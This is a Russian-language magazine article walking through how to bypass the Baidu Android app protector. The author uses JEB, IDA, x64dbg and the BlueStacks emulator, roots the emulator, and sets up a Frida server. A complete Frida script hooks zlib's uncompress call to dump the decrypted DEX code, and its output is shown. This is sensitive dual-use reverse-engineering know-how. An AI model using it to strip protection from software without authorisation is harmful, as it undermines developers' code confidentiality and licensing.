
Конечно же, это не так: под Android существует множество серьезных коммерческих решений, сложность и цена которых оправдывают сохранение приватности кода. Разумеется, спрос рождает предложение, и специально обученные люди (большей частью китайцы) успели напридумывать множество протекторов, защищающих код мобильных приложений от взлома и реверса. И конечно, тут же нашлись другие китайцы, которые исследуют подобные протекторы на предмет уязвимостей и клепают инструменты для взлома.

Например, лет десять назад простые студенты Гонконгского политехнического института провели собственное исследование наиболее популярных (китайских, как ты, наверное, догадался) протекторов Android-приложений и даже создали собственный пакет DexHunter, позволяющий более-менее успешно их обходить. Желающие могут подробно ознакомиться с общими принципами построения таких протекторов и способами их обхода, так сказать, из первых рук. Мы же, как обычно, перейдем от теории к практике и разберем взлом одной из описанных авторами систем защиты — Baidu.


Выбранный мною пример будет полезен еще и тем, что прогресс не стоит на месте и защиты совершенствуются. В частности, актуальные версии Baidu уже не обойти при помощи DexHunter и прочих инструментов реверс-инженера. А значит, за неимением однокнопочного решения приходится мастерить его собственной головой и руками, чем мы сегодня и займемся.

ИССЛЕДУЕМ ЗАДАЧУ

Итак, условие задачи. У нас имеется некое Android-приложение, работающее с экзотическим железом. Поддержка этого приложения прекращена, исходники недоступны. Требуется получить исходный код для последующего анализа. Если ты уже немного знаком с отладкой и реверсом Android-приложений, наверняка умеешь пользоваться таким полезным инструментом, как JEB. Загружаем в него наш **.APK** и для начала попытаемся найти в коде ссылку на текстовую строку «Authentication Failed. Wrong password?», выскакивающую при неправильном вводе пароля.




Пока все нормально, строка успешно найдена в ресурсах: она присутствует там в явном виде, и даже идентификатор ее известен — **authentication_failed_wrong_password**. А вот дальше все становится грустно: поиск этого идентификатора дает только варианты исходной строки на языках народов мира, а ссылок на код нет ни малейших.




Спасибо хотя бы на том, что нам теперь известен шестнадцатеричный идентификатор искомой строки — **0x7f0f009a**, по которому можно попробовать попытаться найти ее в откомпилированном smali-коде. Однако здесь нас тоже ждет разочарование — ни в одном из распакованных файлов проекта подобная комбинация не встречается.

Попутно мы обнаруживаем в разобранном проекте несколько интересных вещей. В нем, по сути, нет кода, как-либо связанного с функциями приложения, — только вспомогательные библиотечные пакеты и ресурсы. Однако в коде присутствует странный, частично обфусцированный класс **com.sagittarius** вот с таким содержимым.




Код явно ссылается на нативные библиотеки **baiduprotect**, версии которых под различные архитектуры лежат в подкаталогах **Assets** и **Libraries**. Открыв для примера в дизассемблере IDA версию такой библиотеки под архитектуру x86, обнаруживаем, что внутри она состоит из криптованного и виртуализованного кода чуть менее, чем полностью, и версии под остальные архитектуры выглядят не лучше.



Это означает, что статическим анализом декомпилированного кода в нашем случае не обойтись, — придется каким-то образом загружать программу в отладчик и исследовать работу защиты в динамике. Попробуем совместить приятное с полезным и решить еще одну сопутствующую задачу. Ты, вероятно, уже слышал, что серьезные исследования мобильных приложений проводятся на специально рутованных подопытных Android-устройствах, подключенных к компьютеру через отладочные интерфейсы. А мы люди жадные и небогатые, покупать телефон-жертву специально для этой цели не будем.

Попробуем решить нашу задачу, не выходя за рамки Windows-компьютера, — будем использовать для этой цели Android-эмулятор. Для примера возьмем популярный условно-бесплатный эмулятор BlueStacks. Я выбрал именно его по ряду соображений: во-первых, как я сказал выше, он бесплатный, во-вторых, прекрасно работает офлайн, а в-третьих, поддерживает отладочный интерфейс ADB (не буду отвлекаться от повествования, объясняя, что это такое, — думаю, что ты все-таки имеешь небольшой опыт реверса и отладки под Android и читал соответствующие статьи). И что самое главное, наше приложение прекрасно устанавливается и запускается на этом эмуляторе, хотя, как пишут в интернете, далеко не каждый эмулятор воспринимает Baidu, как родной. А раз так, то включаем в нашем BlueStacks доступ к отладочному интерфейсу ADB (напоминаю, для этого в настройках программы нужно установить флажок «Включить Android Debug Bridge (ADB)». Заодно обращаем внимание на адрес подключения **127.0.0.1:5555**.



Теперь загружаем и устанавливаем наше приложение в эмулятор (снова не буду подробно останавливаться на этом моменте: все подробно описано в интернете). После этого устанавливаем на свой компьютер Android Debug Bridge и пробуем по инструкции подключиться к эмулятору. Если ты все сделал правильно, то команда **adb devices** покажет эмулятор в списке доступных устройств.

```
D:\ADB>adb devices
List of devices attached
emulator-5554    device
```


Теперь можно подключиться к нему, выполнив команду **adb -s emulator-5554 shell**. Это необязательно получится с первого раза, но если ты аккуратно следовал инструкции, то рано или поздно подключение будет установлено. Выполнив команду **ps**, можно убедиться, что исследуемое приложение запущено и находится в списке активных процессов.

Раз так, попробуем проверить гипотезу, что расшифрованный ODEX-образ защищенного приложения находится в памяти процесса и его можно сдампить. На это указано в статье китайских студентов, кроме того, еще один китаец утверждал, что ему удалось это сделать. Конечно, если бы это было действительно так, все было бы чересчур просто. Возможно, лет десять назад, когда писались эти инструкции, метод работал, но, к сожалению, не в нашем случае. Я перепробовал все нагугленные способы дампа памяти процесса, и на BlueStacks у меня успешно сработал такой:

```
am dumpheap <process PID> /data/local/tmp/dump.bin
```

Однако в полученном файле **dump.bin** ни малейших следов распакованного кода не обнаружилось. Похоже, мы вернулись на исходную: сдампить расшифрованные данные из памяти процесса нельзя, поскольку они там отсутствуют. Но что, если поискать эти данные не в памяти процесса, а в памяти эмулятора? Ведь BlueStacks — это обычное Windows-приложение, можно открыть его отладчиком x64dbg, получить доступ к памяти всех загруженных в эмулятор процессов и даже отслеживать оттуда их работу и загрузку.

Буквально на первом шаге по этому пути нас ожидает небольшая проблема: а к какому же процессу аттачиться? Запущенный эмулятор порождает сразу несколько активных процессов: **BstkSVC**, **HD-Agent**, **HD-Player**, **BlueStacksServices** (несколько экземпляров) и собственно **Bluestacks** (их тоже, внезапно, несколько). Поскольку мы проверяем гипотезу, что расшифрованный образ находится в памяти процесса, смотрим, есть ли в памяти шестнадцатеричные идентификаторы используемых строк, на которые нет прямых ссылок в распакованном **.APK** (**0x7f0f009a**, **0x7F0F0693**, **0x7F0F0694** и так далее). Процедура достаточно муторная, ведь нам надо убедиться, что это не случайное вхождение 32-битной последовательности, а именно ссылка на правдоподобный далвиковский код, в котором используется эта константа. Но вот наше терпение вознаграждено — приаттачившись к процессу **HD-Player**, мы видим вот такое вхождение константы **0x7F0F0694** (на скриншоте выделено красным).




ИЩЕМ РАСШИФРОВАННЫЙ ОБРАЗ


Почему нас заинтересовало именно это вхождение константы? Если внимательно посмотреть на соседний код, то предшествующие ей два байта (**DW 0x314**, выделено желтым) представляют собой опкод Dalvik-команды **const p1(v3),0x7F0F0694**, что намекает на осмысленный код функции, начало которой явно прослеживается несколькими строками выше:

```
.short 4    # Выделено оранжевым: Number of registers : 4
.short 3    # Выделено светло-зеленым: Size of input args (in
words) : 3
.short 2    # Выделено голубым: Size of output args (in words) : 2
.short 0    # Выделено черным: Number of try_items : 0
.int 0x23D82B   # Выделено синим: Адрес Debug info
.int 0x41       # Выделено темно-зеленым: Size of bytecode (in 16-
bit units): 0x41
```

Из этой информации мы даже видим смещения до Debug info функций, анализируя которые и используя документацию по формату DEX мы можем при известном старании найти адреса начала секций **Code 0x26F914** (на следующем рисунке выделено красным) и **Debug Info 0x23A904** (на следующем рисунке выделено синим). А по их вхождениям — найти секцию Map.



В этой секции присутствует ссылка на саму себя (**0x4CC338**, выделено серым). По ней уже находится заголовок всего расшифрованного DEX-образа.



Казалось бы, теперь мы победили хитрых китайцев, остается только взять из заголовка образа его размер (**0x4CC414**, выделено серым) и сдампить его на диск для последующего препарирования. Однако и тут нас ждет страшный облом. Хоть расшифрованный образ и находится, по всей видимости, в памяти **HD-Player**, но не одним непрерывным куском, а фрагментированно, разбросанными блоками размером, кратным **0x1000** байт. Собрать такую мозаику руками чертовски сложно.

Нет, не невозможно, несмотря на то что количество этих блоков может быть свыше тысячи. Если хорошо поднапрячься и покопать виртуальную машину BlueStacks (а она в основном содержится в модулях **BstkVMM.dll**, **BstkRT.dll** и **BstkDD.dll**), то можно разработать массу хитрых вариантов слежения за дисковыми операциями виртуального образа, в частности за выделением и чтением виртуальной памяти. В конце концов, можно даже контролировать исполнение кода в виртуальной песочнице. Возможно, я когда-нибудь разберу этот тернистый путь на конкретном примере в своей очередной статье, но не в этот раз, поскольку он все-таки чертовски сложен.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ОТЛОМ БАЙДЫ

КАК УСТРОЕНА ЗАЩИТА ANDROID-ПРИЛОЖЕНИЙ BAIDU

ПРИЗЫВАЕМ НА ПОМОЩЬ «ФРИДУ»

Перейдем к следующему еще не использованному нами инструменту — Frida. Снова надеюсь на твою осведомленность, тем более про эту программу «Хакер» уже рассказывал. Поэтому коснусь лишь сложностей и проблем, связанных с работой Frida в сочетании с эмулятором BlueStacks. А их немало, и они весьма мерзкие.

Скажем прямо: в интернете бытует мнение, что Frida — не для эмуляторов, а BlueStacks ее вообще не поддерживает. Но мы любознательные и недоверчивые, в связи с чем попробуем разобраться в этом сами. Главное препятствие установки сервера Frida на BlueStacks — отсутствие у последнего рута «из коробки», а «Фриде», как известно, нужен именно рут или модифицированное приложение. Это вообще не наш вариант, поскольку Baidu к модификации относится болезненно и разбираться еще и с этой проблемой уж точно не входит в наши планы.

В интернете описано множество костыльных способов получения root на эмуляторе BlueStacks, большая часть из которых не работает из-за закрытой для записи файловой системы (эта проблема нам еще попортит крови в дальнейшем). Поэтому не буду останавливаться на их обзоре, а приведу наиболее простой метод, который лично у меня более-менее заработал на BlueStacks 4. Речь идет о BlueStacks Tweaker. Решение исключительно для ленивых: ничего никуда копировать и собирать не надо, просто загружаешь программу с относительно дружественным интерфейсом, жмешь несколько кнопок — и твой BlueStacks рутован.


Из плюсов — в эмуляторе теперь доступна команда `su` и работает приложение SuperSU, которым можно и нужно предоставить права суперпользователя для приложений ADB Shell. И если ты хочешь использовать эмулятор терминала Termux для прохождения дальнейшего квеста установки Frida, то ему тоже нужно прописать права по этой инструкции.

Итак, мы преодолели первое препятствие на пути установки Frida на наш эмулятор, но цена этого преодоления оказалась достаточно высока: перезапустив рутованный BlueStacs, мы с ужасом обнаруживаем, что исследуемое приложение перестало запускаться, — оно сразу молча закрывается. Baidu наконец-то понял, что сейчас его начнут ломать, и в ответ он принялся саботировать работу программы.

Казалось бы, смысл дальнейших телодвижений полностью отсутствует, но на всякий случай загружаем эмулятор в x64dbg и проверяем наличие расшифрованного DEX в памяти эмулятора. И он там есть! Перед тем как совершить сеппуку, Baidu успевает-таки расшифровать наш DEX, а значит, есть смысл трудиться дальше, даже с учетом такой странной работы приложения.

Вдобавок, выполнив команду `ps`, мы обнаруживаем, что приложение не рушится окончательно, несмотря на то что его окно мгновенно захлопывается при загрузке. Сам процесс в запущенном виде присутствует в общем списке, поэтому продолжаем двигаться дальше.

Теперь нам предстоит установить сервер Frida на эмулятор. С установкой клиента на компьютер по инструкции никаких проблем не возникает, чего не скажешь о сервере. Все приведенные выше инструкции предполагают установку питона на Android-устройство и сборку сервера, но, к сожалению, у BlueStacks и с этим возникают проблемы. Лично я сколько ни старался, так и не смог пройти шаг `pip install frida frida-tools`.



В итоге я просто скачал уже скомпилированную версию Frida server под платформу x86 отсюда. Нужен именно сервер под x86, поскольку для BlueStacks это родная платформа. Самое странное, что ARM-сервер тоже запустится и даже будет работать, но чудить при этом станет изрядно. В общем, далее действуем по инструкции — закидываем сервер в эмулятор:


```
adb push frida-server-16.5.6-android-x86 /data/local/tmp/frida-server
```

После этого в Termux или ADB Shell даем права и запускаем сервер `su` (после этой команды курсор приглашения командной строки должен смениться на `#`):

```
cd /data/local/tmp
chmod 755 frida-server
./frida-server
```

Проверяем работоспособность сервера, выполнив из командной строки Windows команду `frida-ps -U`. Она тоже может сработать не с первого раза, но, если все-таки выдаст список процессов, в котором присутствует и наш исследуемый, значит, этот этап мы прошли.

Теперь для начала попробуем сдампить память процесса уже через Frida. Для этого воспользуемся утилитой fridump. К сожалению, и на этот раз чуда не происходит — в дампе памяти процесса никаких следов расшифрованного DEX нет. Это означает, что расшифрованный код присутствует в памяти только на краткий миг между загрузкой с диска с расшифровкой и компиляцией. К счастью, у нас теперь под рукой прекрасный инструмент, с использованием которого мы можем внедряться в любые, даже самые интимные места программы в любой момент ее исполнения. Давай подумаем, где может быть слабое место у китайской защиты, бОльшая часть кода которой зашифрована? Разумеется, это импортируемые символы. Ведь программа, по сути, расшифровывает код, может, она использует при этом какие-то стандартные криптографические библиотеки? Снова открываем библиотеку `baiduprotect.so` в IDA и смотрим, что именно она импортирует из стандартных библиотек.



К сожалению, никакой криптографии в списке импортируемых функций с ходу не видно, однако бросаются в глаза сразу несколько функций работы с компрессией — `inflate`, `uncompress` и подобные. На использование компрессии как бы намекает и тот факт, что нам точно известен размер расшифрованного образа: `0x4CC414` — 5 030 932 байта. А бесхозных файлов такого размера в `.APK` нету, да и внутри существующих DEX-образов пакета такой размер скрыть негде.

Самые подозрительные файлы (явно покриптованные или запакованные) под названием `baiduprotect*.jar` находятся в каталоге `Accets` рядом с библиотеками `libbaiduprotect*.so`, но они сильно меньше искомого размера. Попробуем проверить эту гипотезу — трассируем вызовы `uncompress` в запущенной программе. Как я говорил ранее, несмотря на закрытие программы при запуске на рутованном BlueStacks, она продолжает висеть в активных процессах и ее видно при выполнении команды `frida-ps -U`.

Сразу предупреждаю, что Frida сама по себе очень капризная штука, а в сочетании с BlueStacks вообще может взбрыкивать непредсказуемо, поэтому все действия надо выполнять крайне аккуратно:

- подключиться к BlueStacks по ADB;
- выполнив команду `ps`, убедиться, что исследуемое приложение запущено;
- посмотреть его `PID` и классовое имя;
- если у тебя установлен Termux, из него запустить `su` (курсор поменяется на `#`);
- потом запустить `/data/local/tmp/frida-server` (можно `/data/local/tmp/frida-server -D`);
- после чего из командной строки Windows выполнить команду `frida-trace -i "uncompress" -U 4577`(где 4577 — `PID` нашего процесса).

Frida-trace зависнет в ожидании, однако, если ткнуть в значок нашего приложения в BlueStacks, она выдаст три строки "uncompress", после которых обнаруживается исключение в `libbaiduprotect.so`. Выходит, что при запуске приложения `libbaiduprotect` перед смертью трижды распаковывает некий код.

Поскольку в каталоге `Assert` именно три зашифрованных файла (точнее, три пары) — `baiduprotect1.jar` (`baiduprotect1.i.dex`), `baiduprotect2.jar` (`baiduprotect2.i.dex`) и `baiduprotect3.jar` (`baiduprotect3.i.dex`), то, похоже, мы на верном пути. Чтобы окончательно убедиться в этом, напишем скрипт внедрения и перехвата вызова `uncompress`.

ПИШЕМ СКРИПТ

Для этого заглянем в маны и посмотрим на параметры этого вызова. Собственно, алгоритм скрипта будет следующий: на входе в `uncompress` мы печатаем параметры `dest` (адрес буфера распакованных данных), `destLen` (длину распакованных данных), `source` (адрес буфера упакованных данных), `sourceLen` (длину упакованных данных). Ну и заодно адрес вызова, который нам может потом пригодиться для анализа кода. Запоминаем адреса буфера и счетчика распакованных данных, чтобы при выходе из функции сдампить их. В итоге получается такой скрипт:

```
const f = Module.getExportByName('libz.so',
    // Отслеживаемая функция uncompress библиотеки libz.so
    'uncompress');
// Указатель на буфер распаковки
var buf;
// Указатель на счетчик распакованных байтов
var buflen;

// Дамп первых строк распакованных данных
function outputArray(data,len)
{
 var cnt=0;
 for (var i=0;i<10;i++)
 {
   var st="";
   if (cnt==len) break;
   for(var j=0;j<16;j++) {
     st+=('0' + (data[cnt] & 0xFF).toString(16)).slice(-2);
     st+=" ";
     cnt++;
     if (cnt==len) break;
   }
   console.log(st);
 }
}

Interceptor.attach(f, {
  // Код, выполняемый на входе в uncompress
  onEnter(args) {
    console.log('uncompress called from:\n' +
        // Откуда был вызов?
        Thread.backtrace(this.context, Backtracer.ACCURATE)
        .map(DebugSymbol.fromAddress).join('\n') + '\n');
    // Адрес буфера распаковки
    console.log('Bytef * dest: '+args[0]);
    // Указатель на счетчик распакованных байтов
    console.log('uLongf * destLen: '+args[1]);
    // Указатель на упакованные байты
    console.log('const Bytef * source: '+args[2]);
    // Длина упакованных данных
    console.log('uLong sourceLen: '+args[3]);
    // Запоминаем адрес буфера распаковки
    buf=args[0];
    // Запоминаем указатель на счетчик распакованных байтов
    buflen=args[1];
  },
  // Код, выполняемый на выходе в uncompress
  onLeave(retval) {
    console.log('uncompress exited\n');

    // Адрес буфера распаковки
    console.log('dest: '+buf);
    // Печатаем количество распакованных байтов
    console.log('destLen: '+buflen.readUInt());
    const data = buf.readByteArray(buflen.readUInt());
    // Дампим распакованные данные
    outputArray(new Uint8Array(data), buflen.readUInt());

  }
});
```


Сохраняем этот код в файл `uncompress.js`, который запускаем (аккуратно выполнив все указанные выше шаги) из Windows-консоли следующей командой:

```
frida -U -f <классовое имя нашего приложения, полученное командой ps>
 -l uncompress.js
```

В эмуляторе моргает и гаснет окошко запущенного приложения, и в консоль вываливается следующая простыня логируемых данных:

```
uncompress called from:
0x899d80cc libbaiduprotect.so!0x130cc
0xbf6633d0

Bytef * dest: 0x891fb000
uLongf * destLen: 0xbf84fb3c
const Bytef * source: 0x88fc9010
uLong sourceLen: 0x20457f
uncompress exited

dest: 0x891fb000
destLen: 5030932
64 65 78 0a 30 33 35 00 ee ca ca fd a3 5a 33 c8
93 99 93 ac 92 3f be ac ef 15 ba f6 6f 07 58 cc
14 c4 4c 00 70 00 00 00 78 56 34 12 00 00 00 00
00 00 00 00 38 c3 4c 00 78 b1 00 00 70 00 00 00
ab 18 00 00 50 c6 02 00 fb 1e 00 00 fc 28 03 00
4e 3e 00 00 c0 9c 04 00 c0 78 00 00 30 8f 06 00
d8 11 00 00 30 55 0a 00 e4 33 40 00 30 90 0c 00
30 90 0c 00 32 90 0c 00 36 90 0c 00 39 90 0c 00
4b 90 0c 00 59 90 0c 00 5c 90 0c 00 60 90 0c 00
6b 90 0c 00 95 90 0c 00 9f 90 0c 00 06 91 0c 00

uncompress called from:
0x899d80cc libbaiduprotect.so!0x130cc
0xbf6633d0

Bytef * dest: 0x89158000
uLongf * destLen: 0xbf84fb3c
const Bytef * source: 0x89101010
uLong sourceLen: 0x29992
uncompress exited

dest: 0x89158000
destLen: 409340
64 65 78 0a 30 33 35 00 49 f9 37 58 e0 82 9b db
ac eb 66 8c 61 1c 3d 36 dc 7c f7 a6 6f e3 e4 59
fc 3e 06 00 70 00 00 00 78 56 34 12 00 00 00 00
00 00 00 00 2c 3e 06 00 5e 13 00 00 70 00 00 00
df 02 00 00 e8 4d 00 00 ed 04 00 00 64 59 00 00
1d 06 00 00 80 94 00 00 6d 0e 00 00 68 c5 00 00
76 01 00 00 d0 38 01 00 6c d7 04 00 90 67 01 00
90 67 01 00 92 67 01 00 c0 67 01 00 e0 67 01 00
48 68 01 00 4b 68 01 00 5d 68 01 00 63 68 01 00
6e 68 01 00 71 68 01 00 80 68 01 00 8f 68 01 00

uncompress called from:
0x899d80cc libbaiduprotect.so!0x130cc
0xbf6633d0

Bytef * dest: 0x89127000
uLongf * destLen: 0xbf84fb3c
const Bytef * source: 0x890e3010
uLong sourceLen: 0x165d4
uncompress exited

dest: 0x89127000
destLen: 196864
64 65 78 0a 30 33 35 00 60 cc 07 49 66 67 41 78
97 05 88 65 0e a4 0b ea 46 ae 87 88 dc 40 93 14
00 01 03 00 70 00 00 00 78 56 34 12 00 00 00 00
00 00 00 00 30 00 03 00 1b 07 00 00 70 00 00 00
d8 01 00 00 dc 1c 00 00 3b 02 00 00 3c 24 00 00
7c 02 00 00 00 3f 00 00 ac 06 00 00 e0 52 00 00
ce 00 00 00 40 88 00 00 00 5f 02 00 00 a2 00 00
3a 46 02 00 3c 46 02 00 40 46 02 00 43 46 02 00
46 46 02 00 49 46 02 00 4c 46 02 00 4f 46 02 00
52 46 02 00 55 46 02 00 58 46 02 00 5b 46 02 00
```

Мы видим, что действительно при вызове `uncompress` из `libbaiduprotect.so` (код, из которого выполняется вызов `RVA=0x130cc`, тоже на этот момент расшифрован) распаковываются три зашифрованных DEX-модуля. Это понятно по заголовкам. Искомым модулем, судя по размеру, является самый большой — первый. Можно даже сравнить заголовок с тем, который мы получили при анализе памяти BlueStacks в x64dbg.



ВЫВОДЫ

